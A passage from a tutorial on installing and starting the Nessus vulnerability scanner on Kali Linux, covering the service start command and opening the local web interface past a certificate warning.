
```
Processing triggers for systemd (239-10) ...
```

```
root@kali:~/Downloads#
```


The installation may take a bit long time and finishes as shown in the image above. Start Nessus using command `/etc/init.d/nessusd start` as shown below.

```
root@kali:~/Downloads# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~/Downloads#
```

Once Nessus starts, open a browser and point it to <https://localhost:8834> as shown below. You will most probably get a warning as shown below. Click on "Advanced".




You will get a warning about the security certificate of this site, scroll down and click on "Add exception".

